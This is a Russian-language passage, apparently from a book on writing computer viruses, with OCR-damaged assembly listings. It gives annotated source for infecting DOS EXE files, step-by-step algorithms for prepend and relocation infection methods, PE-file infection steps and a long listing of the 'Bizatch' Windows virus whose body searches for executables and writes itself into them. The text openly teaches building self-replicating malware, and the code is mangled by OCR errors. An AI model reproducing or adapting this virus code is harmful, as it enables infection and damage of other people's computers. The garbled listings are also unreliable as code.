; помнить, что все вышесказанное не должно затрагивать
; оверлейные файлы. Их длина, указанная в заголовке,
; меньше реальной, то есть эти файлы загружаются
; в память не полностью.
; Следовательно, если заразить такой файл, вирус попадет
; в незагружаемую часть.
; Сохраним в стеке реальную длину EXE-файла
push dx
push ax

; рассчитаем размер EXE-файла в 512-байтных страницах и остаток
CompareOVL
mov cx,0200h
div ex

; На данный момент в регистре AX находится число страниц
; (в каждой странице содержится 512 байт),
```

```
; а в регистре DX - остаток, образующий
; еще одну (неучтенную) страницу.
; Добавим эту страницу к общему числу страниц ;если остаток не
равен нулю, то увеличим число страниц
or dx.dx
jz m1
inc ax
m1:

; Будем считать пригодным для заражения
; стандартным способом файлы с длиной,
; полностью совпадающей с указанной в заголовке
cmp ax,[si+PartPag]
jne ExitProc
cmp dx,[si+PageCnt]
jne ExitProc

; Чтобы вирус смог вернуть управление
; зараженной программе, сохраним поля ReloSS,
; ExeSP, ReloCS, ExeIP из заголовка EXE-файла.
; Значения констант, используемых в программе,
; равны смещению соответствующего
; элемента в заголовке EXE-файла
InitRetVars:
mov ax,[si+ReloSS]
mov oldss.ax
mov ax,[si+ExeSP]
mov oldsp.ax
mov ax,[si+ReloCS]
mov oldcs.ax
mov ax,[si+ExeIP]
mov oldip.ax

; Восстановим из стека реальную длину файла
; В данном случае она совпадает с длиной, указанной в заголовке
pop ax
pop dx

; Рассчитаем длину программы с вирусом, для чего прибавим
; к длине файла длину тела вируса
add ax,VIRSIZE ;VIRSIZE - длина тела вируса
adc dx.0
```

```
; Рассчитаем получившуюся длину (одна страница - 512 байт)
; и остаток в последней странице (так же,
; как рассчитывали длину файла без вируса)
mov cx,0200h
div ex
or dx.dx
jz newJen
inc ax
NewJen:

; Внесем в заголовок новую длину файла
mov [si+PageCnt],ax
mov [si+PartPag],dx

; Прочитаем реальную длину файла.
; По ней будем рассчитывать новую
; точку входа в программу (адрес запуска)
Eval_new_entry:
mov dx.Reallen+2
mov ax.Reallen

; Рассчитаем новую точку входа.
; Точка входа в вирус должна находиться
; в начале его тела. Другими словами, нужно к длине файла
; прибавить смещение точки входа.
; Разделим длину на размер параграфа (10h)
mov cx,10h
div ex

; Получили число параграфов (AX) и остаток (DX - смещение
; вируса в последнем параграфе).
; отнимем от числа параграфов в файле число
; параграфов в заголовке - получим сегмент входа в EXE-файл
sub ax,[si+HdrSize]

; Запишем новую точку входа в заголовок
mov [si+ReloCS],ax
mov [si+ExelP],dx

; Замечание: можно было округлить полученное число,
; и вирус начинался бы с 0000h.
; Но этого делать не стоит.
; Естественно, все обращения к данным в этом вирусе
```

```
; должны быть нефиксированными, как и в любом другом вирусе.
; Вместо "mov ax,ANYDATA" придется делать так:
; mov si.VIRSTART
; mov ax,[si+offset ANYDATA]
; где offset ANYDATA - смещение относительно начала тела вируса
; Стек поставим за тело вируса - байт на 100h. Потом обязательно
; вернем, иначе можно стереть заготовленные в стеке значения!
; Установим сегмент стека такой же, как и кода,
; а указатель на вершину стека -
; на 100h байт после тела вируса
mov [si+ReloSSj.ax
mov ax.VIRSIZE+100h
mov [si+ExeSP],ax

; Теперь запишем заголовок в файл, не забыв и тело вируса.
; Рекомендуется писать сначала тело, а потом заголовок.
; Если тело вдруг не допишется,
; то файл испортим зря
UpdateRle:

; Запишем тело вируса
WriteBody:

; Установим указатель чтения/записи в конец файла
mov bx,Handle
xor cx,cx
xor dx.dx
mov ax,4202h
int 21 h

; Запишем тело вируса в файл
mov ah,40h
mov cx.VIRSIZE
mov dx.offset VIRStart
int 21h

; Запишем заголовок
WriteHeader:

; Установим указатель чтения/записи в начало файла
mov ax,4200h
xor ex,ex
xor dx.dx
```

```
int 21 h

; Запишем заголовок в файл
mov cx,0018h
mov ah,40h
mov dx.si
int 21 h
```

Итак, вирус "поселился" в EXE-файле. А как после окончания работы вируса передать управление инфицированной программе? Вот процедура выхода из вируса:

```
CureEXE:
StackBack:

; Установим первоначальный указатель (сегмент и смещение) стека
mov ax.ds

; Прибавим 001h, после чего в AX будет
; находится сегмент, с которого
; загружен программный модуль
add ax,10h

; Прибавим первоначальный сегмент стека
db @add_ax ;код ADD AX, дальше по аналогии
OldSS dw ?
; это значение было установлено
; при заражении

; Запретим прерывания, так как со стеком нельзя работать,
; пока и сегмент, и смещение не установлены в нужное значение
cli
; Установим сегмент стека (PSP+Wh+OldSS)
mov ss.ax

; Установим первоначальный указатель (смещение) стека
db @mov_sp
OldSP dw ?

; Разрешим прерывания - опасный участок пройден
sti

; Подготовим значения в стеке для команды IRET
RetEntryPoint:
pushf
```

```
; рассчитаем сегмент для кода по аналогии с сегментом стека
mov ax,DATASEG
add ax,10h
db @add_ax
OldCS dw ?

; Сохраним в стеке полученное значение (PSP+Wh+OldCS)
push ax

; Сохраним в стеке смещение исходной точки входа
db @mov_ax
OldIP dw ?
push ax

; Запустим программу. В стеке находятся смещение
; точки входа, сегмент точки входа и флаги
iret
```

Глава 9. Внедрение способом сдвига

Инфицируемая программа размещается в файле после кода вируса, сдвигаясь на его длину, отсюда и название метода. Алгоритм работы вируса следующий:

1. Открыть файл, из которого получено управление.

2. Считать в буфер тело вируса.

3. Закрыть файл.

4. Найти файл-жертву (для данного типа вирусов лучше COM файл, но можно и не слишком большой EXE — это связано с тем, что все тело инфицируемой программы считывается в память и ее может не хватить, если эта программа слишком большая).

5. Открыть файл-жертву.

6. Проверить файл на повторное заражение (здесь могут быть варианты, но чаще всего используется сигнатура).

7. Если файл уже инфицирован, перейти к пункту **3**.

8. Считать в буфер все тело программы.

9. Записать в начало файла тело вируса из буфера.

10. Дописать в файл после тела вируса тело программы из буфера. Длина программы увеличивается на длину вируса.

11. Закрыть файл-жертву.

12. Открыть файл, из которого стартовали.

13. Считать в буфер тело инфицированной программы, расположенное в файле после тела вируса.

14. Создать на диске временный файл с расширением COM или EXE (в зависимости от того, какой тип программ заражается).

15. Записать в этот файл тело программы из буфера.

16. Закрыть созданный файл.

17. Процедурой Exec запустить созданный файл на исполнение — выполнится инфицированная программа.

18. После завершения работы программы созданный файл удалить.

19. Вернуть управление в DOS.

Вирусы — это хорошая гимнастика для ума, хотя многие думают, что написать вирус на языке высокого уровня весьма трудно. Это не совсем так. Писать на языке Pascal довольно легко, правда, величина полученного кода вызывает благоговейный трепет.

Глава 10. Внедрение способом переноса

Вирусы данного типа размножаются следующим образом. Из инфицируемой программы от начала файла считывается часть кода, по длине равная длине вируса. На освободившееся место вписывается вирус, а оригинальное начало программы переносится в конец файла. Отсюда и название метода — «метод переноса».

Есть и другие варианты. Иногда, например, начало программы записывается в середину файла, а середина переносится в конец, чтобы еще сильнее все запутать.

Превосходство данного метода над другими описанными в том, что инфицированная программа исполняется в том же виде, в каком она была до заражения, из файла с тем же именем и расширением. То есть, программы, проверяющие себя на предмет заражения вирусом, его не замечают.

Корректно исполняются и такие программы, которые ищут свои файлы конфигурации с именами:

```
ИМЯ_И_ПУТЬ_К_САМОЙ_ПРОГРАММЕ +.INI
```

Недостаток данного метода проявляется при сбоях в работе компьютера. Если при исполнении инфицированной программы компьютер «повиснет» или произойдет перезагрузка системы, инфицированная программа окажется «чистой», то есть без вируса. Но, во-первых, «кто не рискует, тот не пьет шампанского», а во-вторых, программы виснут редко.

Алгоритм работы такого вируса следующий:

1. Открыть файл, из которого получено управление.

2. Считать в буфер тело вируса.

3. Закрыть файл.

4. Найти файл-жертву.

5. Открыть файл-жертву.

6. Проверить файл на повторное заражение (здесь могут быть варианты, но чаще всего используется сигнатура).

7. Если файл уже инфицирован, перейти к пункту **3**.

8. Считать в буфер из начала найденного файла фрагмент программы, по длине равный телу вируса.

9. Записать в начало файла тело вируса из буфера.

10. Дописать в конец файла считанное начало программы из буфера. Длина программы увеличилась на длину вируса.

11. Закрыть файл-жертву.

12. Открыть файл, из которого стартовали.

13. Считать в буфер начало инфицированной программы, расположенное в конце файла.

14. Записать считанное начало программы поверх кода вируса в начало файла.

15. Сократить файл до его оригинальной длины (то есть удалить часть кода, по длине равную длине тела вируса, в конце файла).

16. Закрыть файл.

17. Процедурой Exec запустить стартовый файл (ParamStr(0)) на исполнение — выполнится инфицированная программа.

18. После завершения работы программы опять открыть стартовый файл.

19. Записать в начало файла тело вируса, а оригинальное начало программы опять переместить в конец файла.

20. Закрыть файл.

21. Вернуть управление в DOS.

Часть 5. Вирусы под Windows

В этом разделе рассказано о вирусах, заражающих файлы в операционной среде Windows. Представлены исходные тексты вирусов с подробными комментариями. Также приведены основные сведения о запускаемых файлах программ под Windows, их структуре, отличиях от файлов DOS.

Глава 1. Вызов Windows API

Формат Portable Executable используется всеми версиями Windows, что делает его очень популярным, и в будущем, возможно, он станет доминирующим форматом EXE. Этот формат значительно отличается от NE-executable, используемого в ранних версиях Windows.

Обычные приложения вызывают Windows API (Application Program Interface) используя таблицу импортируемых имен. Когда приложение загружено, данные, необходимые для вызова API, заносятся в эту таблицу.

В Windows, благодаря предусмотрительности фирмы-производителя Microsoft, модифицировать таблицу импортируемых имен невозможно.

Эта проблема решается непосредственным вызовом KERNEL32. То есть, необходимо полностью игнорировать структуру вызова и перейти непосредственно на точку входа DLL.

Чтобы получить описатель (Handle) DLL/EXE, можно использовать вызов API GetModuleHandle или другие функции для получения точек входа модуля, включая функцию получения адреса API GetProcAddress.

Как вызывать API, имея возможность вызывать его и в то же время такой возможности не имея? Ответ: вызывать API, расположение которого в памяти известно — это API в файле KERNEL32.DLL, он находится по постоянному адресу.

Вызов API приложениями выглядит приблизительно так:

```
call APLFUNCTIONJMAME
```

Например:

```
call CreateFileA
```

После компиляции этот вызов выглядит так:

```
db 9Ah ; инструкция call
dd 7777 ; смещение в таблице переходов
```

Код в таблице переходов похож на такой:

```
jmp far [offset into import table]
```

Смещение в таблице импортируемых имен содержит адрес диспетчера для данной функции API. Этот адрес можно получить с помощью GetProcAddress API. Диспетчер функций выглядит так:

```
push function value
call Module Entrypoint
```

Зная точки входа, можно вызывать их напрямую, минуя таблицу этого модуля. Поэтому можно заменить вызовы KERNEL32.DLL в его стандартной точке на вызовы непосредственно функций. Просто сохраняем в стеке значение функции и вызываем точку входа в модуль.

Модуль KERNEL32 располагается в памяти статически — именно так и предполагалось. Но конкретное место его расположения в разных версиях Windows отличается.

Это было проверено. Оказалось, что одна функция (получение времени/даты) отличается номером.

Для компенсации этих различий добавлена проверка двух различных мест на наличие KERNEL32.

Но если KERNEL32 все-таки не найден, вирус возвращает управление программе-носителю.

Глава 2. Адреса и номера функций

Для June Test Release KERNEL32 находится по адресу OBFF93-B95h, для August Release — по адресу OBFF93C1Dh. Можно найти другие значения функции, используя 32-битный отладчик.

Адреса некоторых функций KERNEL

Функция	Адрес в June Test Release	Адрес в August Test Release
GetCurrentDir	BFF77744h	BFF77744h
SetCurrentDir	BFF7771Dh	BFF7771Dh
GetTime	BFF9DOB6h	BFF9D14Eh
MessageBox	BFF638D9h	BFF638D9h
FindFile	BFF77893h	BFF77893h
FindNext	BFF778CBh	BFF778CBh
CreateFile	BFF77817h	BFF77817h
SetFilePointer	BFF76FAOh	BFF76FAOh
ReadFile	BFF75806h	BFF75806h
WriteFile	BFF7580Dh	BFF7580Dh
CloseFile	BFF7BC72H	BFF7BC72h

Глава 3. Соглашения о вызовах

Windows написан на языках C++ (в основном) и Assembler. И, хотя соглашения о вызовах просты для применения, Microsoft их не использует. Все API под Windows используют Pascal Calling Convention. Пример — API, описанный в файлах справки Visual C++:

```
FARPROC GetProcAddress(
HMODULE hModule, // описатель DLL-модуля
LPCSTR IpszProc // имя функции
);
```

На первый взгляд кажется, что достаточно лишь сохранить в стеке описатель DLL-модуля (он стоит перед указателем на имя функции) и вызвать API. Но это не так. Параметры, согласно Pascal Calling Convention, должны быть сохранены в стеке в обратном порядке:

```
push offset IpszProc
push dword ptr [hModule]
call GetProcAddress
```

Используя 32-битный отладчик, можно оттрассировать вызов и найти вызов KERNEL32 для каждого конкретного случая. Это позволит получить номер функции и обойтись без необходимой для вызова таблицы импортируемых имен.

Глава 4. Заражение файлов формата PE-executable

Определение положения начала PE-заголовка происходит аналогично поиску начала NE-заголовка. Если смещение таблицы настройки адресов (поле 18h) в заголовке EXE-файла 40h или больше, то по смещению 30h находится смещение PE-executable заголовка. Сигнатура PE-executable («PE») находится, как и у NE-executable EXE-файла, в начале нового заголовка.

Внутри PE-заголовка находится таблица объектов. Ее формат наиболее важен по сравнению с прочими. Для добавления вирусного кода в носитель и перехвата вирусом управления необходимо добавить элемент в таблицу объектов.

Основные действия заражения PE-executable файла:

1. Найти смещение заголовка PE-executable в файле.

2. Считать достаточное количество информации из заголовка для вычисления его полного размера.

3. Считать весь PE-заголовок и таблицу объектов.

4. Добавить новый объект в таблицу объектов.

5. Установить точку входа RVA на новый объект.

6. Дописать вирус к файлу по вычисленному физическому смещению.

7. Записать измененный PE-заголовок в файл.

Для определения расположения таблицы объектов следует воспользоваться значением переменной «HeaderSize» (не путать с «NT headersize»), которая содержит совместный размер заголовков DOS, PE и таблицы объектов.

Для чтения таблицы объектов необходимо считать HeaderSize байт от начала файла.

Таблица объектов расположена непосредственно за NT-заголовком. Значение «NTheadersize» показывает количество байт, следующих за полем «flags». Итак, для определения смещения таблицы объектов нужно получить NTheaderSize и добавить размер поля флагов (24).

Добавление объекта: получив количество объектов, умножить его на 40 (размер элемента таблицы объектов). Таким образом определяется смещение, по которому будет расположен вирус.

Данные для элемента таблицы объектов должны быть вычислены с использованием информации в предыдущем элементе (элементе носителя).

```
RVA=((prev RVA+prev Virtual Size)/OBJ Alignment+1)
*OBJ Alignment
Virtual Size=((size of virus+buffer any space)/OBJ Alignment+1)
*OBJ Alignment
Physical Size=(size of virus/File Alignment+1 )*File Alignment
Physical Offset=prev Physical Offset+prev Physical Size
Object Flags=db 40h,0,0.C0h
Entrypoint RVA=RVA
```

Теперь необходимо увеличить на единицу поле «количество объектов» и записать код вируса по вычисленному «физическому смещению» в размере «физического размера» байт.

Глава 5. Пример вируса под Windows

```
locals
jumps
.model flat.STDCALL
include win32.inc некоторые 32-битные константы и структуры
L equ <LARGE>

; Определим внешние функции, к которым будет подключаться вирус
extrn BeginPaint:PROC
extrn CreateWindowExA:PROC
extrn DefWindowProcA:PROC
extrn DispatchMessageA:PROC
extrn EndPaint:PROC
extrn ExitProcess.-PROC
```

```
extrn FindWindowA:PROC
extrn GetMessageA:PROC
extrn GetModuleHandleA:PROC
extrn GetStockObject:PROC
extrn lnvalidateRect:PROC
extrn LoadCursorA:PROC
extrn LoadlconA:PROC
extrn MessageBeep:PROC
extrn PostQuitMessage:PROC
extrn RegisterClassA:PROC
extrn ShowWindow:PROC
extrn SetWindowPos:PROC
extrn TextOutA:PROC
extrn TranslateMessage:PROC
extrn UpdateWindow:PROC

;Для поддержки Unicode Win32 интерпретирует некоторые функции
;для ANSI или расширенного набора символов.
;В качестве примера рассмотрим ANSI
CreateWindowEx equ <CreateWindowExA>
DefWindowProc equ <DefWindowProcA>
DispatchMessage equ <DispatchMessageA>
FindWindow equ <FindWindowA>
GetMessage equ <GetMessageA>
GetModuleHandle equ <GetModuleHandleA>
LoadCursor equ <LoadCursorA>
Loadlcon equ <LoadlconA>
MessageBox equ <MessageBoxA>
RegisterClass equ <RegisterClassA>
TextOut equ <TextOutA>
•data
newhwnd dd 0
Ippaint PAINTSTRUCT <?>
msg MSGSTRUCT <?>
we WNDCLASS <?>
mbx_count dd 0
hinst dd 0
szTitleName db "Bizatch by Quantum / VLAD activated"
zero db 0
szAlternate db "more than once",0
szClassName db "ASMCLASS32",0
```

```
; Сообщение, выводимое в окне
szPaint db "Left Button pressed:"
s_num db "00000000h times.",0

; Размер сообщения
MSG_L EQU ($-offset szPaint)--1
.code

; Сюда обычно передается управление от загрузчика.
start:

; Получим HMODULE
push L 0
call GetModuleHandle
mov [hInst],eax
push L 0
push offset szClassName
call FindWindow
or eax,eax
jz reg_class

; Пространство для модификации строки заголовка
mov [zero]," "
reg_class:

; Инициализируем структуру WndClass
mov [wc.clsStyle],CS_HREDRAW+CS_VREDRAW+CS_GLOBALCLASS
mov [wc.clsLpfnWndProc],offset WndProc
mov [wc.clsCbClsExtra],0
mov [wc.clsCbWndExtra],0
mov eax,[hInst]
mov [wc.clsHInstance], eax

; Загружаем значок
push L IDLAPPLICATION
push L 0
call LoadIcon
mov [wc.clsHIcon], eax

; Загружаем курсор
push L IDC.ARROW
push L 0
call LoadCursor
```

```
mov [wc.clsHCursor], eax

; Инициализируем оставшиеся поля структуры WndClass
mov [wc.clsHbrBackground],COLOR_WINDOW+1
mov dword ptr [wc.clsLpszMenuName],0
mov dword ptr [wc.clslpszClassNameJ.offset szClassName

; Регистрируем класс окна
push offset we
call RegisterClass

; Создаем окно
push L 0 .IpParam
push [hinst] .hinstance
push L 0 ;Меню
push L 0 ;hwnd родительского окна
push L CWJJSEDEFAULT ;Высота
push L CWJJSEDEFAULT ;Длина
push L CWJJSEDEFAULT ;Y
push L CWJJSEDEFAULT ;X
push L WSJ3VERLAPPEDWINDOW ;Style
push offset szTitleName ;Title Style
push offset szClassName ;Class name
push L 0 ;extra style
call CreateWindowEx

; Сохраняем HWND
mov [newhwnd], eax

; Отображаем окно на экране
push L SW.SHOWNORMAL
push [newhwnd]
call ShowWindow

; Обновляем содержимое окна
push [newhwnd]
call UpdateWindow

; Очередь сообщений
msgJoop:

; Прочитаем следующее сообщение из очереди
push L 0
```

```
push L 0
push L 0
push offset msg
call GetMessage

; Если функция GetMessage вернула нулевое значение, то завершаем
; обработку сообщений и выходим из процесса
cmp ax.0
je endJoop
; Преобразуем виртуальные коды клавиш в сообщения клавиатуры
push offset msg
call TranslateMessage

; Передаем это сообщение назад в Windows
push offset msg
call DispatchMessage

; Переходим к следующему сообщению
jmp msgJoop

; Выход из процесса
endJoop:
push [msg.msWPARAM]
call ExitProcess

; Обработка сообщений окна. Win32 требует сохранения регистров
; EBX, EDI. ESI. Запишем эти регистры после "uses" в строке
"proc".
; Это позволит Ассемблеру сохранить их
WndProc proc uses ebx edi esi, hwnd;DWORD, wmsg:DWORD,
wparam:DWORD, lparam:DWORD
LOCAL theDC: DWORD

; Проверим, какое сообщение получили, и перейдем к обработке
cmp [wmsg],WM_DESTROY
je wmdestroy
cmp [wmsg],WM_RBUTTONDOWN
je wmrbuttondown
cmp [wmsg],WM_SIZE
je wmsize
cmp [wmsg].WM_CREATE
je wmcreate
cmp [wmsg],WM_LBUTTONDOWN
```

```
je wmlbuttondown
cmp [wmsg],WM_PAINT
je wm paint
cmp [wmsg],WM_GETMINMAXINFO
je wmgetminmaxinfo
; Данная программа не обрабатывает это сообщение.
; Передадим его Windows,
; чтобы оно было обработано по умолчанию
jmp defwndproc

; Сообщение WM_PAINT (перерисовать содержимое окна)
wmpaint:

; Подготовим окно для перерисовки
push offset Ippaint
push [hwnd]
call BeginPaint
mov [theDC], eax

; Переведем в ASCII-формат значение mbx_count, которое
; доказывает, сколько раз была нажата левая кнопка мыши
mov eax,[mbx_count]
mov edi, offset s_num
call HexWrite32

; Вывод строки в окно
push L MSG_L ;Длина строки
push offset szPaint ;Строка
push L 5 ;Y
push L 5 ;X
push [theDC] ;DC
call TextOut

; Обозначим завершение перерисовки окна
push offset Ippaint
push [hwnd]
call EndPaint

; Выходим из обработки сообщения
mov eax, 0
jmp finish
```

```
; Сообщение WM_CREATE (создание окна)
wmcreate:

; Выходим из обработки сообщения
mov eax, 0
jrnp finish

; Сообщение, не обрабатываемое данной программой, передаем
; Windows
defwndproc:
push [Iparam]
push [wparam]
push [wmsg]
push [hwnd]
call DefWindowProc

; Выходим из обработки сообщения
jmp finish

; Сообщение WM_DESTROY (уничтожение окна)
wmdestroy:

; Закроем поток
push L 0
call PostQuitMessage

; Выходим из обработки сообщения
mov eax, 0
jmp finish

; Сообщение WMJ-BUTTONDOWN (нажата левая кнопка мыши)
wmlbuttondown:
inc [mbx_count]

; Обновим содержимое окна
push L 0
push L 0
push [hwnd]
call InvalidateRect

; Выходим из обработки сообщения
mov eax, 0
jmp finish
```

```
; Сообщение WM_RBUTTONDOWN (нажата правая кнопка мыши)
wmrbuttondown:
push L 0
call MessageBeep

; Выходим из обработки сообщения
jmp finish

; Сообщение WM_SIZE (изменен размер окна)
wmsize:

; Выходим из обработки сообщения
mov eax, 0
jmp finish

; Сообщение WM_GETMINMAXINFO (попытка изменить размер
; или положение окна)
wmgetminmaxinfo:

; Заполним структуру MINMAXINFO
mov ebx, [lparam]
mov [(MINMAXINFO ptr ebx).mintrackposition_x],350
mov [(MINMAXINFO ptr ebx).mintrackposition_y],60

; Выходим из обработки сообщения
mov eax, 0
jmp finish

; Выходим из обработки сообщения
finish:
ret
WndProc endp

; Процедура перевода байта в ASCII-формат для печати. Значение,
; находящееся в регистре AL, будет записано в ASCII-формате
; по адресу ES:EDI
HexWriteS proc

; Разделяем байт на полубайты и загружаем их в регистры AH и AL
mov ah,al
and al,0Fh
shr ah,4
```

```
; Добавляем 30h к каждому полубайту, чтобы регистры содержали
; коды соответствующих символов ASCII. Если число,
; записанное в полубайте, было больше 9,
; то значение в этом полубайте надо еще корректировать
or ax,3030h

; Меняем полубайты местами, чтобы регистр AH содержал младший
; полубайт, а регистр AL - старший
xchg al.ah

; Проверим, надо ли корректировать младший полубайт,
; если да - корректируем
cmp ah, 39h
ja @@4

; Проверим, надо ли корректировать старший полубайт,
; если да - корректируем
@@1:
cmp al,39h
ja @@3

; Сохраним значение по адресу ES:EDI
@@2:
stosw
ret

; Корректируем значение старшего полубайта
@@3:
sub al, 30h
add al, "A"-10
jmp @@2

; Корректируем значение младшего полубайта
@@4:
sub ah, 30h
add ah, "A"-10
jmp @@1
HexWriteS endp

; Процедура перевода слова в ASCII-формат для печати.
; Значение, находящееся в регистре AX, будет записано
; в ASCII-формате по адресу ES:EDI
HexWrite16 proc
```

```
; Сохраним младший байт из стека
push ax

; Загрузим старший байт в регистр A1_
xchg al,ah

; Переведем старший байт в ASCII-формат
call HexWrite8

; Восстановим младший байт из стека
pop ax

; Переведем младший байт в ASCII-формат
call HexWrite8
ret
HexWrite-16 endp

; Процедура перевода двойного слова в ASCII-формат для печати.
; Значение, находящееся в регистре EAX, будет записано
; в ASCII-формате по адресу ES:EDI
HexWrite32 proc

; Сохраним младшее слово из стека
push eax

; Загрузим старшее слово в регистр AX
shr eax, 16

; Переведем старшее слово в ASCII-формат
call HexWrite-16

; Восстановим младшее слово из стека
pop eax

; Переведем младшее слово в ASCII-формат
call HexWrite-16
ret
HexWrite32 endp

; Сделаем процедуру WndProc доступной извне
public WndProc
ends
```

```
; Здесь начинается код вируса. Этот код переписывается из файла
; в файл. Все вышеописанное - всего лишь программа-носитель
vladseg segment para public "vlad"
assume cs:vladseg
vstart:

; Вычислим текущий адрес
call recalc
recalc:
pop ebp
mov eax.ebp
db 2Dh ;Код команды SUB AX
subme dd 30000h+(recalc-vstart)

; Сохраним адрес в стеке
push eax

; Вычислим стартовый адрес вирусного кода
sub ebp.offset recalc

; Ищем KERNEL. Возьмем вторую известную нам точку KERNEL
mov eax,[ebp+offset kern2]

; Проверим ключ. Если ключа нет, перейдем к точке 1
cmp dword ptr [eax],5350FC9Ch
jnz notkern2

; KERNEL найден, точка 2
mov eax,[ebp+offset kern2]
jmp movit

; Точка 2 не подошла, проверим точку 1
notkern2:

; Возьмем адрес первой известной нам точки KERNEL
mov eax,[ebp+offset kern1]
; Проверим ключ, если ключа нет - выходим
cmp dword ptr [eax],5350FC9Ch
jnz nopayload

; KERNEL найден, точка 1
mov eax,[ebp+offset kern1]
```

```
; KERNEL найден, адрес точки входа находится в регистре EAX
movit:

; Сохраним адрес KERNEL
mov [ebp+offset kern].eax
eld

; Запомним текущую директорию
lea eax, [ebp+offset orgdir]
push eax
push 255
call GetCurDir

; Инициализируем счетчик заражений
mov byte ptr [ebp+offset countinfect],0

;Ищем первый файл
infectdir:
lea eax, [ebp+offset win32_data_thang]
push eax
lea eax, [ebp+offset fname]
push eax
call FindFile

; Сохраним индекс для поиска
mov dword ptr [ebp+offset searchhandle],eax

; Проверим, найден ли файл. Если файл не найден,
; меняем директорию
cmp eax,-1
jz foundnothing

; Откроем файл для чтения и записи
gofile:
push 0
push dword ptr [ebp+offset fileattr] ;FILE_ATTRIBUTE_NORMAL
push 3 ;OPEN_EXISTING
push 0
push 0
push 80000000h+40000000h ;GENERIC_READ+GENERIC_WRITE
lea eax, [ebp+offset fullname]
push eax
call CreateFile
```

```
; Сохраним описатель файла
mov dword ptr [ebp+offset ahandj.eax

; Проверим, не произошла ли ошибка.
; Если ошибка произошла, ищем следующий файл
cmp eax,-1
jz findnextone

; Поставим указатель позиции чтения/записи на поле
; со смещением PE-заголовка
push 0
push 0
push 3Ch
push dword ptr [ebp+offset ahand]
call SetFilePointer

; Считаем адрес PE-заголовка
push 0
lea eax,[ebp+offset bytesread]
push eax
push 4
lea eax,[ebp+offset peheaderoffset]
push eax
push dword ptr [ebp+offset ahand]
call ReadFile

; Поставим указатель позиции чтения/записи на начало PE-заголовка
push 0
push 0
push dword ptr [ebp+offset peheaderoffset]
push dword ptr [ebp+offset ahand]
call SetFilePointer

; Считаем число байт, достаточное для вычисления полного размера
; PE-заголовка и таблицы объектов
push 0
lea eax, [ebp+offset bytesread]
push eax
push 58h
lea eax, [ebp+offset peheader]
push eax
push dword ptr [ebp+offset ahand]
call ReadFile
```

```
; Проверим сигнатуру. Если ее нет, закрываем
; этот файл и ищем следующий
cmp dword ptr [ebp+offset peheader],00004550h;
jnz notape

; Проверим файл на зараженность. Если файл заражен,
; то закрываем этот файл и ищем следующий
cmp word ptr [ebp+offset peheader+4ch],0F00Dh
jz notape
cmp dword ptr [ebp+offset 52],4000000h
jz notape

; Поставим указатель позиции чтения/записи на начало PE-заголовка
push 0
push 0
push dword ptr [ebp+offset peheaderoffset]
push dword ptr [ebp+offset ahand]
call SetFilePointer

; Считаем весь PE-заголовок и таблицу объектов
push 0
lea eax, [ebp+offset bytesread]
push eax
push dword ptr [ebp+offset headersize]
lea eax, [ebp+offset peheader]
push eax
push dword ptr [ebp+offset ahand]
call ReadFile

; Установим признак заражения
mov word ptr [ebp+offset peheader+4ch],0F00Dh

; Найдем смещение таблицы объектов
xor eax.eax
mov ax, word ptr [ebp+offset NtHeaderSize]
add eax,18h
mov dword ptr [ebp+offset ObjectTableoffset],eax

; Вычислим смещение последнего (null) объекта в таблице объектов
mov esi,dword ptr [ebp+offset ObjectTableoffset]
lea eax,[ebp+offset peheader]
add esi,eax
xor eax.eax
```

```
mov ax,[ebp+offset numObj]
mov ecx.40
xor edx.edx
mul ecx
add esi.eax

; Увеличим число объектов на 1
inc word ptr [ebp+offset numObj]
lea edi,[ebp+offset newobject]
xchg edi.esi

; Вычислим относительный виртуальный адрес (Relative Virtual
Address
; или RVA) нового объекта
mov eax, [edi-5*8+8]
add eax,[edi-5*8+12]
mov ecx.dword ptr [ebp+offset objalign]
xor edx.edx
div ecx
inc eax
mul ecx
mov dword ptr [ebp+offset RVA],eax

; Вычислим физический размер нового объекта
mov ecx.dword ptr [ebp+offset filealign]
mov eax.vend-vstart
xor edx.edx
div ecx
inc eax
mul ecx
mov dword ptr [ebp+offset physicalsize],eax

; Вычислим виртуальный размер нового объекта
mov ecx.dword ptr [ebp+offset objalign]
mov eax.vend-vstart+t000h
xor edx.edx
div ecx
inc eax
mul ecx
mov dword ptr [ebp+offset virtualsize],eax

; Вычислим физическое смещение нового объекта
mov eax,[edi-5*8+20]
```

```
add eax,[edi-5*8+16]
mov ecx.dword ptr [ebp+offset filealign]
xor edx.edx
div ecx
inc eax
mul ecx
mov dword ptr [ebp+offset physicaloffset],eax

; Обновим размер образа (размер в памяти) файла
mov eax,vend-vstart+1000h
add eax,dword ptr [ebp+offset imagesize]
mov ecx, [ebp+offset objalign]
xor edx.edx
div ecx
inc eax
mul ecx
mov dword ptr [ebp+offset imagesize],eax

; Скопируем новый объект в таблицу объектов
mov ecx, 10
rep movsd

; Вычислим точку входа RVA
mov eax.dword ptr [ebp+offset RVA]
mov ebx.dword ptr [ebp+offset entrypointRVA]
mov dword ptr [ebp+offset entrypointRVA],eax
sub eax.ebx
add eax,5

; Установим значение, необходимое для возврата в носитель
mov dword ptr [ebp+offset subme],eax

; Поставим указатель позиции чтения/записи на начало PE-заголовка
push 0
push 0
push dword ptr [ebp+offset peheaderoffset]
push dword ptr [ebp+offset ahand]
call SetFilePointer

; Запишем PE-заголовок и таблицу объектов в файл
push 0
lea eax, [ebp+offset bytesread]
push eax
```

```
push dword ptr [ebp+offset headersize]
lea eax, [ebp+offset peheader]
push eax
push dword ptr [ebp+offset ahand]
call WriteFile

; Увеличим счетчик заражений
inc byte ptr [ebp+offset countinfect]

; Поставим указатель позиции чтения/записи
; по физическому смещению нового объекта
push 0
push 0
push dword ptr [ebp+offset physicaloffset]
push dword ptr [ebp+offset ahand]
call SetFilePointer

; Запишем тело вируса в новый объект
push 0
lea eax,[ebp+offset bytesread]
push eax
push vend-vstart
lea eax, [ebp+offset vstart]
push eax
push dword ptr [ebp+offset ahand]
call WriteFile

; Закроем файл
notape:
push dword ptr [ebp+offset ahand]
call CloseFile

; Переход к следующему файлу
findnextone:

; Проверим, сколько файлов заразили: если 3,
; то выходим, если меньше - ищем следующий
cmp byte ptr [ebp+offset countinfect],3
jz outty

; Ищем следующий файл
lea eax, [ebp+offset win32_data_thang]
push eax
```

```
push dword ptr [ebp+offset searchhandle]
call FindNext

; Если файл найден, переходим к заражению
or eax.eax
jnz gofile

; Сюда попадаем, если файл не найден
foundnothing:

; Сменим директорию
xor eax.eax
lea edi,[ebp+offset tempdir]
mov ecx,256/4
rep stosd
lea edi,[ebp+offset tempdirl]
mov ecx.256/4
rep stosd

; Получим текущую директорию
